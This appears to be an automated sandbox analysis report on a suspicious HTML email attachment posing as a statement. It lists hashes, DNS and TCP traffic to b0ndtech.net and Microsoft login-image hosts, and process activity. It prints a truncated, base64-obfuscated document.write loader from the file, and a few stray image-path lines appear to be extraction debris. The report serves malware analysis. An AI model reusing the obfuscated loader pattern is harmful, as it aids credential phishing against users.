File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=4, xresolution=62, yresolution=70, resolutionunit=2, software=paint.net 4.2.1], baseline, precision 8, 280x60, components 3
Category:	dropped
Size (bytes):	9278
Entropy (8bit):	7.746690619940549
Encrypted:	false
SSDEEP:	192:ig11Nd65tAW6q4DcPmxF2tQeYlvtAi+kGj/R9JpDViqveAvk:1td65tAW6q4ekstQeYFO3/jnVGb
MD5:	5B76B581B30532BFC6E17411BA221AEE
SHA1:	0D33DDA495AB02FDD23C128D6DA89C9154D2FE40
SHA-256:	F491607E09CC6A4DB27B01101F57EDCB1612303251A62A179026E60BD0C8FD51
SHA-512:	57815F6133870DB184EF5C93996C71B0DBEAF64777C21B82D22F466D33CB1978FA1C55F50E42417BF060B7306A445710DC449F087BC697794EA19C0E94087DDC
Malicious:	false
Preview:	......JFIF.....,.....fExif..MM.*.....>.....F.(.....1.....N.....,.....,....paint.net 4.2.1.....ICC_PROFILE.....lcms.0..mntrRGB XYZ .....,.:acspMSFT..... .....-lcms.....desc... ...@cprt..`...6wtpt.....chad.....,rXYZ.....bXYZ.....gXYZ.....rTRC..... gTRC..... bTRC..... chrm...4...$dmnd ...X...$dmdd...|...$mluc.....enUS...$.....G.I.M.P. .b.u.i.l.t.-.i.n. .s.R.G.Bmluc.....enUS.....P.u.b.l.i.c. .D.o.m.a.i.n..XYZ .....-sf32.....B.....%..... ...nXYZ .....o...8.....XYZ .....$.....XYZ .....b.....para.....ff.....Y.....[chrm.....T|..L.....&g...\mluc.....enUS.....G.I.M.Pmluc.....enUS.....s.R.G.B...C... .....C.....<.....

Chrome Cache Entry: 154	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines (32030)
Category:	downloaded
Size (bytes):	86709
Entropy (8bit):	5.367391365596119
Encrypted:	false
SSDEEP:	1536:9NhEyjjTikEJO4edXXe9J578go6MWXqcVhrLyB4Lw13sh2bzrl1+iuH7U3gBORDT:jxcq0hrLZwpsYbmzORDU8Cu5
MD5:	E071ABDA8FE61194711CFC2AB99FE104
SHA1:	F647A6D37DC4CA055CED3CF64BBC1F490070ACBA
SHA-256:	85556761A8800D14CED8FCD41A6B8B26BF012D44A318866C0D81A62092EFD9BF
SHA-512:	53A2B560B20551672FBB0E6E72632D4FD1C7E2DD2ECF7337EBAAAB179CB8BE7C87E9D803CE7765706BC7FCBCF993C34587CD1237DE5A279AEA19911D69067 65
Malicious:	false
URL:	http://https://code.jquery.com/jquery-3.1.1.min.js
Preview:	/*! jQuery v3.1.1 | (c) jQuery Foundation | jquery.org/license */.!function(a,b){"use strict";"object"==typeof module&&"object"==typeof module.exports?module.exports=a.do cument?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this, function(a,b){"use strict";var c=[],d=a.document,e=Object.getPrototypeOf,f=c.slice,g=c.concat,h=c.push,i=c.indexOf,j={},k=j.toString,l=j.hasOwnProperty,m=l.toSt ring,n=m.call(Object),o={};function p(a,b){b=b||d;var c=b.createElement("script");c.text=a,b.head.appendChild(c).parentNode.removeChild(c)}var q="3.1.1",r=function(a,b) {return new r.fn.init(a,b)},s=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,t=/^-ms-/,u=/-([a-z])/g,v=function(a,b){return b.toUpperCase()};r.fn=r.prototype={jquery:q,constructor:r, length:0,toArray:function(){return f.call(this)},get:function(a){return null==a?f.call(this):a<0?this[a+this.length]:this[a]},pushStack:function(a){var b=r.merge(this.con

Static File Info

General

File type:	HTML document, ASCII text, with very long lines (4083), with no line terminators
Entropy (8bit):	5.52032533463407
TrID:	• HTML Application (8008/1) 100.00%
File name:	Rtd-denver Statement Withhold_Detail954089.html
File size:	4083
MD5:	4b25eee508f7c4af7d7a7f0608bbb292
SHA1:	b1987a13e76eeb41b4cecfd0b235e254ba2584fc
SHA256:	095d7123f03e82c8b6122c3fa426b46788deb4f7a0f322220f6483c4af7fa799
SHA512:	69f428645e9ea06496f19a4a5263d88fb959f0ac6379fc5783f72b40713d84fc4dff4929260659a3eb18b999bb0fd44010529a73d2aaefe6eceebaca3b1f1a86
SSDEEP:	48:SKNe5SuE5Cajicu8RW5heJRucB6XLAyeY+ZWnEutRhK/UO7LiFGGd5duAcGuXt5+:rNe58Lap5heJRpIbYWEmFd8fHa0E4Zq5
TLSH:	36816D1587F06C176E76B7192BA8BF4A5FF1C062DEE72C42CE095947418331A8B0D94C


File Content Preview:	<script> document.write(window.atob('PHNjcmlwdD4gZG9jdW1lbnQud3JpdGUod2luZG93LmF0b2IoJ1BHaDBiV3crUEdobFlXUStQR1JwZGlCamJHRnpjejBpSWlCemRIbHNaVDBp WkdsemNHeGhlVHB1YjI1bE95SStQR2d5SUdsa1BTSk5lRk5wVkdGV2FXOUxVVkp5VmtKYVlWVlhXU0lnWTJ4aGMzTTlJbmhLU1doWlRWUjFTMI

File Icon

Icon Hash:	78d0a8cccc88c460

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 22:02:59.677493095 CET	49729	443	192.168.2.3	142.250.185.142
Mar 20, 2023 22:02:59.677560091 CET	443	49729	142.250.185.142	192.168.2.3
Mar 20, 2023 22:02:59.677643061 CET	49729	443	192.168.2.3	142.250.185.142
Mar 20, 2023 22:02:59.677979946 CET	49730	443	192.168.2.3	142.250.186.45
Mar 20, 2023 22:02:59.678049088 CET	443	49730	142.250.186.45	192.168.2.3
Mar 20, 2023 22:02:59.678184986 CET	49730	443	192.168.2.3	142.250.186.45
Mar 20, 2023 22:02:59.680483103 CET	49730	443	192.168.2.3	142.250.186.45
Mar 20, 2023 22:02:59.680524111 CET	443	49730	142.250.186.45	192.168.2.3
Mar 20, 2023 22:02:59.680846930 CET	49729	443	192.168.2.3	142.250.185.142
Mar 20, 2023 22:02:59.680887938 CET	443	49729	142.250.185.142	192.168.2.3
Mar 20, 2023 22:02:59.725389004 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:02:59.725445032 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:02:59.725533009 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:02:59.726226091 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:02:59.726247072 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:02:59.846613884 CET	443	49729	142.250.185.142	192.168.2.3
Mar 20, 2023 22:02:59.848001957 CET	49729	443	192.168.2.3	142.250.185.142
Mar 20, 2023 22:02:59.848031998 CET	443	49729	142.250.185.142	192.168.2.3
Mar 20, 2023 22:02:59.848989010 CET	443	49729	142.250.185.142	192.168.2.3
Mar 20, 2023 22:02:59.849117041 CET	49729	443	192.168.2.3	142.250.185.142
Mar 20, 2023 22:02:59.849890947 CET	443	49730	142.250.186.45	192.168.2.3
Mar 20, 2023 22:02:59.850395918 CET	443	49729	142.250.185.142	192.168.2.3
Mar 20, 2023 22:02:59.850483894 CET	49729	443	192.168.2.3	142.250.185.142
Mar 20, 2023 22:02:59.864552975 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:02:59.885544062 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:02:59.885607004 CET	443	49731	92.242.187.183	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 22:02:59.886100054 CET	49730	443	192.168.2.3	142.250.186.45
Mar 20, 2023 22:02:59.886137009 CET	443	49730	142.250.186.45	192.168.2.3
Mar 20, 2023 22:02:59.887445927 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:02:59.887564898 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:02:59.889452934 CET	443	49730	142.250.186.45	192.168.2.3
Mar 20, 2023 22:02:59.889544964 CET	49730	443	192.168.2.3	142.250.186.45
Mar 20, 2023 22:03:00.166630030 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.166697979 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.167027950 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.167171001 CET	49729	443	192.168.2.3	142.250.185.142
Mar 20, 2023 22:03:00.167227983 CET	443	49729	142.250.185.142	192.168.2.3
Mar 20, 2023 22:03:00.167469025 CET	49730	443	192.168.2.3	142.250.186.45
Mar 20, 2023 22:03:00.167525053 CET	443	49730	142.250.186.45	192.168.2.3
Mar 20, 2023 22:03:00.167561054 CET	443	49729	142.250.185.142	192.168.2.3
Mar 20, 2023 22:03:00.167586088 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.167638063 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.167741060 CET	49729	443	192.168.2.3	142.250.185.142
Mar 20, 2023 22:03:00.167763948 CET	443	49729	142.250.185.142	192.168.2.3
Mar 20, 2023 22:03:00.167766094 CET	443	49730	142.250.186.45	192.168.2.3
Mar 20, 2023 22:03:00.167820930 CET	49730	443	192.168.2.3	142.250.186.45
Mar 20, 2023 22:03:00.167835951 CET	443	49730	142.250.186.45	192.168.2.3
Mar 20, 2023 22:03:00.198015928 CET	443	49729	142.250.185.142	192.168.2.3
Mar 20, 2023 22:03:00.198131084 CET	49729	443	192.168.2.3	142.250.185.142
Mar 20, 2023 22:03:00.198168993 CET	443	49729	142.250.185.142	192.168.2.3
Mar 20, 2023 22:03:00.198380947 CET	443	49729	142.250.185.142	192.168.2.3
Mar 20, 2023 22:03:00.198515892 CET	49729	443	192.168.2.3	142.250.185.142
Mar 20, 2023 22:03:00.199254990 CET	49729	443	192.168.2.3	142.250.185.142
Mar 20, 2023 22:03:00.199287891 CET	443	49729	142.250.185.142	192.168.2.3
Mar 20, 2023 22:03:00.207293034 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.209829092 CET	49730	443	192.168.2.3	142.250.186.45
Mar 20, 2023 22:03:00.209865093 CET	443	49730	142.250.186.45	192.168.2.3
Mar 20, 2023 22:03:00.227895021 CET	443	49730	142.250.186.45	192.168.2.3
Mar 20, 2023 22:03:00.227981091 CET	49730	443	192.168.2.3	142.250.186.45
Mar 20, 2023 22:03:00.228009939 CET	443	49730	142.250.186.45	192.168.2.3
Mar 20, 2023 22:03:00.228312969 CET	443	49730	142.250.186.45	192.168.2.3
Mar 20, 2023 22:03:00.228399038 CET	49730	443	192.168.2.3	142.250.186.45
Mar 20, 2023 22:03:00.229324102 CET	49730	443	192.168.2.3	142.250.186.45
Mar 20, 2023 22:03:00.229356050 CET	443	49730	142.250.186.45	192.168.2.3
Mar 20, 2023 22:03:00.302464962 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.302526951 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.302546978 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.302607059 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.302645922 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.302651882 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.302711010 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.302769899 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.302807093 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.302807093 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.302807093 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.302846909 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.303390026 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.303445101 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.303524017 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.303553104 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.303580999 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.303618908 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.357592106 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.357647896 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.357728958 CET	49731	443	192.168.2.3	92.242.187.183

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 22:03:00.357784033 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.357819080 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.357862949 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.358918905 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.358973026 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.359047890 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.359086037 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.359117031 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.359229088 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.360270023 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.360318899 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.360390902 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.360420942 CET	443	49731	92.242.187.183	192.168.2.3
Mar 20, 2023 22:03:00.360445976 CET	49731	443	192.168.2.3	92.242.187.183
Mar 20, 2023 22:03:00.360476971 CET	49731	443	192.168.2.3	92.242.187.183

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Mar 20, 2023 22:02:59.126908064 CET	62994	53	192.168.2.3	1.1.1.1
Mar 20, 2023 22:02:59.128364086 CET	55911	53	192.168.2.3	1.1.1.1
Mar 20, 2023 22:02:59.144587994 CET	53	62994	1.1.1.1	192.168.2.3
Mar 20, 2023 22:02:59.145792961 CET	53	55911	1.1.1.1	192.168.2.3
Mar 20, 2023 22:02:59.688107967 CET	59951	53	192.168.2.3	1.1.1.1
Mar 20, 2023 22:02:59.723850965 CET	53	59951	1.1.1.1	192.168.2.3
Mar 20, 2023 22:03:00.602560043 CET	58660	53	192.168.2.3	1.1.1.1
Mar 20, 2023 22:03:00.612997055 CET	50652	53	192.168.2.3	1.1.1.1
Mar 20, 2023 22:03:00.619992971 CET	53	58660	1.1.1.1	192.168.2.3
Mar 20, 2023 22:03:00.621929884 CET	56681	53	192.168.2.3	1.1.1.1
Mar 20, 2023 22:03:00.630266905 CET	53	50652	1.1.1.1	192.168.2.3
Mar 20, 2023 22:03:03.128371000 CET	55815	53	192.168.2.3	1.1.1.1
Mar 20, 2023 22:03:03.145900011 CET	53	55815	1.1.1.1	192.168.2.3
Mar 20, 2023 22:03:03.277853966 CET	60728	53	192.168.2.3	1.1.1.1
Mar 20, 2023 22:03:03.295068979 CET	53	60728	1.1.1.1	192.168.2.3
Mar 20, 2023 22:03:03.806302071 CET	58605	53	192.168.2.3	1.1.1.1
Mar 20, 2023 22:03:03.823549986 CET	53	58605	1.1.1.1	192.168.2.3
Mar 20, 2023 22:03:05.560076952 CET	56593	53	192.168.2.3	1.1.1.1
Mar 20, 2023 22:04:01.796411991 CET	49189	53	192.168.2.3	1.1.1.1
Mar 20, 2023 22:04:01.821275949 CET	53	49189	1.1.1.1	192.168.2.3
Mar 20, 2023 22:04:03.181643009 CET	54682	53	192.168.2.3	1.1.1.1
Mar 20, 2023 22:04:03.198771000 CET	53	54682	1.1.1.1	192.168.2.3
Mar 20, 2023 22:05:03.240448952 CET	64139	53	192.168.2.3	1.1.1.1
Mar 20, 2023 22:05:03.257345915 CET	53	64139	1.1.1.1	192.168.2.3
Mar 20, 2023 22:05:03.262861967 CET	64906	53	192.168.2.3	1.1.1.1
Mar 20, 2023 22:05:03.279740095 CET	53	64906	1.1.1.1	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Mar 20, 2023 22:02:59.126908064 CET	192.168.2.3	1.1.1.1	0xf70d	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:02:59.128364086 CET	192.168.2.3	1.1.1.1	0x2544	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:02:59.688107967 CET	192.168.2.3	1.1.1.1	0x68eb	Standard query (0)	b0ndtech.net	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:00.602560043 CET	192.168.2.3	1.1.1.1	0x4b41	Standard query (0)	maxcdn.bootstrapcdn.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:00.612997055 CET	192.168.2.3	1.1.1.1	0x2ddf	Standard query (0)	cdn.jsdelivr.net	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:00.621929884 CET	192.168.2.3	1.1.1.1	0xdcf5	Standard query (0)	code.jquery.com	A (IP address)	IN (0x0001)	false

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class	DNS over HTTPS
Mar 20, 2023 22:03:03.128371000 CET	192.168.2.3	1.1.1.1	0x5a76	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:03.277853966 CET	192.168.2.3	1.1.1.1	0xc98f	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:03.806302071 CET	192.168.2.3	1.1.1.1	0x683f	Standard query (0)	cdnjs.cloudflare.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:05.560076952 CET	192.168.2.3	1.1.1.1	0x759d	Standard query (0)	aadcdn.msauthimages.net	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:04:01.796411991 CET	192.168.2.3	1.1.1.1	0x9abf	Standard query (0)	b0ndtech.net	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:04:03.181643009 CET	192.168.2.3	1.1.1.1	0xb1d8	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:05:03.240448952 CET	192.168.2.3	1.1.1.1	0xa6b1	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:05:03.262861967 CET	192.168.2.3	1.1.1.1	0xce92	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)	false

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 20, 2023 22:02:59.144587994 CET	1.1.1.1	192.168.2.3	0xf70d	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 22:02:59.144587994 CET	1.1.1.1	192.168.2.3	0xf70d	No error (0)	clients.l.google.com		142.250.185.142	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:02:59.145792961 CET	1.1.1.1	192.168.2.3	0x2544	No error (0)	accounts.google.com		142.250.186.45	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:02:59.723850965 CET	1.1.1.1	192.168.2.3	0x68eb	No error (0)	b0ndtech.net		92.242.187.183	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:00.619992971 CET	1.1.1.1	192.168.2.3	0x4b41	No error (0)	maxcdn.bootstrapcdn.com		104.18.11.207	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:00.619992971 CET	1.1.1.1	192.168.2.3	0x4b41	No error (0)	maxcdn.bootstrapcdn.com		104.18.10.207	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:00.630266905 CET	1.1.1.1	192.168.2.3	0x2ddf	No error (0)	cdn.jsdelivr.net	jsdelivr.map.fastly.net		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 22:03:00.630266905 CET	1.1.1.1	192.168.2.3	0x2ddf	No error (0)	jsdelivr.map.fastly.net		151.101.129.229	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:00.630266905 CET	1.1.1.1	192.168.2.3	0x2ddf	No error (0)	jsdelivr.map.fastly.net		151.101.193.229	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:00.630266905 CET	1.1.1.1	192.168.2.3	0x2ddf	No error (0)	jsdelivr.map.fastly.net		151.101.1.229	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:00.630266905 CET	1.1.1.1	192.168.2.3	0x2ddf	No error (0)	jsdelivr.map.fastly.net		151.101.65.229	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:00.639288902 CET	1.1.1.1	192.168.2.3	0xdcf5	No error (0)	code.jquery.com	cds.s5x3j6q5.hwcdn.net		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 22:03:00.641419888 CET	1.1.1.1	192.168.2.3	0x5e2b	No error (0)	cs1227.wpc.alphacdn.net		192.229.221.185	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:03.145900011 CET	1.1.1.1	192.168.2.3	0x5a76	No error (0)	www.google.com		216.58.212.164	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:03.295068979 CET	1.1.1.1	192.168.2.3	0xc98f	No error (0)	www.google.com		142.250.185.68	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:03.823549986 CET	1.1.1.1	192.168.2.3	0x683f	No error (0)	cdnjs.cloudflare.com		104.17.25.14	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:03.823549986 CET	1.1.1.1	192.168.2.3	0x683f	No error (0)	cdnjs.cloudflare.com		104.17.24.14	A (IP address)	IN (0x0001)	false


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class	DNS over HTTPS
Mar 20, 2023 22:03:03.856122017 CET	1.1.1.1	192.168.2.3	0x7422	No error (0)	shed.dual-low.part-0017.t-0009.fdv2-t-msedge.net	part-0017.t-0009.fdv2-t-msedge.net		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 22:03:03.856122017 CET	1.1.1.1	192.168.2.3	0x7422	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.237.45	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:03.856122017 CET	1.1.1.1	192.168.2.3	0x7422	No error (0)	part-0017.t-0009.fdv2-t-msedge.net		13.107.238.45	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:03:05.577359915 CET	1.1.1.1	192.168.2.3	0x759d	No error (0)	aadcdn.msauthimages.net	aadcdn.azureedge.net		CNAME (Canonical name)	IN (0x0001)	false
Mar 20, 2023 22:03:05.577359915 CET	1.1.1.1	192.168.2.3	0x759d	No error (0)	cs1025.wpc.upsiloncdn.net		152.199.23.72	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:04:01.821275949 CET	1.1.1.1	192.168.2.3	0x9abf	No error (0)	b0ndtech.net		92.242.187.183	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:04:03.198771000 CET	1.1.1.1	192.168.2.3	0xb1d8	No error (0)	www.google.com		172.217.16.132	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:05:03.257345915 CET	1.1.1.1	192.168.2.3	0xa6b1	No error (0)	www.google.com		142.250.186.132	A (IP address)	IN (0x0001)	false
Mar 20, 2023 22:05:03.279740095 CET	1.1.1.1	192.168.2.3	0xce92	No error (0)	www.google.com		172.217.18.4	A (IP address)	IN (0x0001)	false

HTTP Request Dependency Graph

- b0ndtech.net
- clients2.google.com
- accounts.google.com
- maxcdn.bootstrapcdn.com
- cdn.jsdelivr.net
- logincdn.msauth.net
- https:
- cdnjs.cloudflare.com
- aadcdn.msauth.net
- aadcdn.msauthimages.net

Statistics

Behavior



System Behavior

Analysis Process: OUTLOOK.EXE PID: 404, Parent PID: -1

General

Target ID:	0
Start time:	22:02:54
Start date:	20/03/2023
Path:	C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE" /PIM NoEmail
Imagebase:	0x7ff730f80000
File size:	41778000 bytes
MD5 hash:	CA3FDE8329DE07C95897DB0D828545CD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Outlook\Settings\Data	global_Accessibility_ReminderType	unicode	{"name":"Accessibility_ReminderType","itemClass":"","id":"","scope":"global","parentSetting":"","secondaryKey":"","status":"LOCAL","type":"Bool","timestamp":0,"metadata":"","value":"true","isFirstSync":"false","source":""}	success or wait	1	7FF73122BB70	RegSetValueExW

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Outlook\Settings	Accounts	unicode	[]	[{"scope":"","userUpn":"","accountAge":0,"timestamp":0,"anchorMailbox":"","roamingStatus":"LOCAL"}]	success or wait	1	7FF73122BE60	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Outlook\Settings\Data	global_AccountsNeedResyncing	unicode	{"name":"AccountsNeedResyncing","itemClass":"","id":"","scope":"global","parentSetting":"","secondaryKey":"","status":"LOCAL","type":"Bool","timestamp":0,"metadata":"","value":"false","isFirstSync":"false","source":""}	{"name":"AccountsNeedResyncing","itemClass":"","id":"","scope":"global","parentSetting":"","secondaryKey":"","status":"LOCAL","type":"Bool","timestamp":0,"metadata":"","value":"true","isFirstSync":"false","source":""}	success or wait	1	7FF73122BB70	RegSetValueExW

Analysis Process: chrome.exe PID: **6728**, Parent PID: **3840**

General

Target ID:	1
Start time:	22:02:55
Start date:	20/03/2023
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --single-argument C:\Users\user\Desktop\Rtd-denver Statement Withhold_Detail954089.html
Imagebase:	0x7ff70f0c0000
File size:	2852640 bytes
MD5 hash:	7BC7B4AEDC055BB02BCB52710132E9E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

